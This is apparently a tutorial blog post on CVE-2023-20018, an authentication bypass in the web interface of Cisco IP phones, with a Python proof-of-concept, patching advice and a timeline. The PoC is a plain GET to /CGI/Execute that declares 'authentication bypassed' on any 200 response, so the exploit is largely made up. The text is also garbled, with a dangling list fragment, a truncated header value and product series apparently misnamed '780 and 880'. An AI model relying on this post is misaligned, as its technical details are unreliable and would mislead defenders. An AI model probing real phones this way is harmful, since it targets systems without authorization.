---
Introduction

A dangerous vulnerability, CVE-2023-20018, has been discovered in the web management interface of *Cisco IP Phone 780 and 880 Series*. This flaw allows a hacker sitting anywhere on the internet to bypass password protections and peek into sensitive configuration pages—without logging in. In this tutorial-style post, you’ll learn what the problem is, how it can be exploited, and what you should do about it, all explained in clear and simple terms. I’ll also walk you through a sample exploit concept to help you understand the risk!
What Is CVE-2023-20018?
CVE-2023-20018 is a vulnerability found in Cisco IP phones, specifically the 780 and 880 series, when their web management function is enabled. This function is often used by administrators to change settings, update firmware, or control device features using a web browser. Security researchers found that this web interface does not properly check the information it receives from users. As a result, attackers can craft special requests that trick the device into giving up restricted pages—no password needed.
Cisco IP Phone 880 Series
Note: Only devices with the web management interface enabled are affected.
How Does the Attack Work?
This vulnerability is all about *insufficient user input validation*. In simple English: the phone doesn’t double-check if requests really come from an authorized user. Attackers can create sneaky requests (usually with custom URL tricks or headers) that make the device think they are logged in—even though they are not.
Or do anything else the admin password should protect
All this by sending crafted requests to the right web interface endpoints.
Exploit Example (Proof of Concept)
*Disclaimer: This code is only for educational and defensive purposes. Do not use on devices you do not own!*
Suppose you know the IP address of a vulnerable phone (http://192.168.1.30). The authentication page usually blocks you out if you’re not logged in. But with this exploit, you get in anyway.
Let’s see a Python example using requests to demonstrate the concept
import requests

# Replace with the actual IP address of the vulnerable phone
TARGET = "http://192.168.1.30"

# Example of a crafted request targeting a sensitive URL
url = f"{TARGET}/CGI/Execute"

# In many reported cases, simply omitting or crafting certain headers or accessing specific URLs bypasses auth
headers = {
    "User-Agent": "Mozilla/5.",
    # Some attacks involved manipulating cookies, referer, or special parameters, e.g.:
    # "Cookie": "Authorization=; adminSession=; "
}

# This is a GET request to a normally protected admin endpoint
response = requests.get(url, headers=headers)

if response.status_code == 200:
    print("Access granted (authentication bypassed)!")
    print("Page contents:\n", response.text)
else:
    print("Access denied or not vulnerable.")
What happened here?
The response includes sensitive admin content without a password!
*Note: The actual paths and crafted params may change. Security reports indicate many endpoints like /CGI/Execute, /CGI/Status, or even /admin/ are affected.*
References & More Reading
- Cisco Security Advisory (Official)
- National Vulnerability Database (NVD) Entry for CVE-2023-20018
- Cisco IP Phone 780 Series Administration Guide
- Cisco IP Phone 880 Series Manuals
How Do I Fix This?
Step 1:
Check your IP phones: Find out if web management is actually needed. If not, turn it off.
Step 2:
Update your firmware: Cisco has released patches. Apply them as soon as possible!
You can find firmware downloads on Cisco’s official page appropriate for each series.
Step 3:
Firewall and segment: Make sure your phones’ web interfaces are never reachable from the wider internet, only from trusted admin PCs.
Step 4:
Monitor logs: Keep an eye out for suspicious access, especially failed logins or weird requests.
Final Thoughts
CVE-2023-20018 is a classic example of why even small devices—like office phones—need strong security. An attack like this can give a hacker the keys to your phone system, letting them listen, record, or disrupt communications. Always keep embedded device firmware up to date, disable unused management features, and monitor your network for odd access patterns.
Stay secure, patch early, and spread the word!
*If you enjoyed this deep dive, share it with your IT team or leave a comment below. For more simple explanations of major cyber risks, stay subscribed!*
Timeline
Published on: 01/20/2023 07:15:00 UTC
Last modified on: 02/01/2023 02:32:00 UTC